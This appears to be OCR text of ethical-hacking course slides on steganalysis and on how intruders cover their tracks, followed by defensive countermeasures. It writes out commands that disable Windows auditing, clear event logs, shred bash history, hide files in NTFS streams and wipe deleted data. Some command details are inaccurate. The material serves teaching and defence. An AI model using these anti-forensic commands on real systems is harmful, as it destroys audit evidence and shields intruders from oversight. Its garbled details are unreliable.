
- Steganalysis is the art of discovering and rendering covert messages using steganography
- It detects hidden messages embedded in images, text, audio, and video carrier mediums

Challenges of Steganalysis

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message could be encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Steganography Detection Tools

zsteg | zsteg tool is used to detect stegano-hidden data in PNG and BMP image files



https://github.com

- **StegoVeritas** — *https://github.com*
- **Stegextract** — *https://github.com*
- **StegoHunt™** — *https://www.wetstonetech.com*
- **Steganography Studio** — *http://stegstudio.sourceforge.net*
- **Virtual Steganographic Laboratory (VSL)** — *http://vsl.sourceforge.net*

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Covering Tracks

- Once intruders have successfully gained administrator access on a system, they will try to cover their tracks to avoid detection

The attacker uses the following techniques to cover his/her tracks on the target system

1. Disable Auditing
2. Clearing Logs
3. Manipulating Logs
4. Covering Tracks on the Network/OS
5. Deleting Files
6. Disabling Windows Functionality

Disabling Auditing: Auditpol

- Intruders disable auditing immediately after gaining administrator privileges

Administrator: Command Prompt

```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:disable
 /failure:disable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   No Auditing
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
Account Logon
  Kerberos Service Ticket Operations      No Auditing
  Other Account Logon Events              No Auditing
  Kerberos Authentication Service         No Auditing
  Credential Validation                   No Auditing

C:\Users\Administrator>
```

Administrator: Command Prompt

```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success
/failure:enable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   Success and Failure
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success and Failure
  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Users\Administrator>
```


- Toward the end of their stay, the intruders simply turn on auditing again using auditpol.exe


https://docs.microsoft.com

Clearing Logs

- The attacker uses the Clear_Event_Viewer_Logs.bat utility to clear the security, system, and application logs

- If the system is exploited with Metasploit, the attacker uses meterpreter shell to wipe out all the logs from a Windows system





https://www.tenforums.com

Clearing Logs (Cont'd)

The attacker uses the **Clear-EventLog** command to clear all the PowerShell event logs from local or remote computers

- To clear the entries from the PowerShell event from a local or remote system:

```
>Clear-EventLog "Windows PowerShell"
```


- To clear specific multiple log types from the local and remote systems:

```
>Clear-EventLog -LogName ODiag, OSession -
ComputerName localhost, Server02
```

- To clear all logs on the specified systems and then display the event log list:

```
>Clear-EventLog -LogName application,
system -confirm
```


The attacker uses the **wevtutil** utility to clear event logs related to the system, application, and security



Manually Clearing Event Logs


For Windows

- Navigate to Start → Control Panel → System and Security → Administrative Tools → double click Event Viewer
- Delete the all the log entries logged while compromising the system



For Linux

- Navigate to `/var/log` directory on the Linux system
- Open the plain text file containing log messages with text editor `/var/log/messages`
- Delete all the log entries logged while compromising the system



Ways to Clear Online Tracks

- Remove the Most Recently Used (MRU), delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

From the Privacy Settings in Windows 10

- Right-click on the Start button, choose Settings, and click on "Personalization"
- In Personalization, click Start from the left pane and Turn Off both "Show most used apps" and "Show recently opened items in Jump Lists on Start or the taskbar"

From the Registry in Windows 10


- Open the Registry Editor and navigate to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer and then remove the key for "RecentDocs"
- Delete all the values except "(Default)"


Covering BASH Shell Tracks

- The BASH is an sh-compatible shell that stores command history in a file called bash_history
- You can view the saved command history using the more ~/.bash_history command

Attackers use the following commands to clear the saved command history tracks:

- Disabling history
  - `export HISTSIZE=0`
- Clearing the history
  - `history -c` (Clears the stored history)
  - `history -w` (Clears history of the current shell)
- Clearing the user's complete history
  - `cat /dev/null > ~.bash_history && history -c && exit`
- Shredding the history
  - `shred ~/.bash_history` (Shreds the history file, making its content unreadable)
  - `shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit` (Shreds the history file and clears the evidence of the command)






Covering Tracks on an OS


Windows

- NTFS has a feature known as Alternate Data Streams that allows attackers to hide a file behind normal files
- Given below are some steps to hide a file using NTFS:
  - Open the command prompt with an elevated privilege
  - Type the command "`type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt`" (here, the file is kept in C drive where the SecretFile.txt file is hidden inside LegitFile.txt file)
  - To view the hidden file, type "`more < C:\SecretFile.txt`" (for this you need to know the hidden file name)



UNIX

- Files in UNIX can be hidden just by appending a dot (.) in front of a file name
- Attackers can use this feature to edit the log files to cover their tracks
- Attackers can use the "`export HISTSIZE=0`" command to delete the command history and the specific command they used to hide log files



Delete Files using Cipher.exe


- Cipher.exe is an in-built Windows command-line tool that can be used to securely delete data by overwriting it to avoid their recovery in the future

- To overwrite deleted files in a specific folder:

```
cipher /w:<drive letter>:\<folder name>
```


- To overwrite all the deleted files in the given drive:

```
cipher /w:<drive letter>
```




Disable Windows Functionality (Cont'd)

Disable Windows Thumbnail Cache




Disable Windows Prefetch Feature



Track-Covering Tools

CCleaner

CCleaner cleans traces of temporary files, log files, registry files, memory dumps, and your online activities such as your Internet history



DBAN
https://dban.org

Privacy Eraser
https://www.cybertronsoft.com

Wipe
https://privacyroot.com

BleachBit
https://www.bleachbit.org

ClearProg
http://www.clearprog.de

Defending against Covering Tracks

1. Activate logging functionality on all critical systems
2. Conduct a periodic audit on IT systems to ensure logging functionality is in accordance with the security policy
3. Ensure new events do not overwrite old entries in the log files when the storage limit is exceeded
4. Configure appropriate and minimal permissions necessary to read and write log files
5. Maintain a separate logging server on the DMZ to store logs from critical servers
6. Regularly update and patch operating systems, applications, and firmware
7. Close all unused open ports and services
8. Encrypt the log files stored on the system, so that altering them is not possible without an appropriate decryption key
9. Set log files to "append only" mode to prevent unauthorized deletion of log entries
10. Periodically backup the log files to unalterable media

Module Summary

- In this module, we have discussed the following:
  - CEH hacking methodology along with various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
  - Various techniques and tools attackers employ to gain access to the target system
  - Various tools and techniques attackers use to escalate their privileges
  - Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
  - Various techniques attackers employ to erase all evidence of compromise from the target system
  - Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools
- In the next module, we will discuss in detail about various malware threats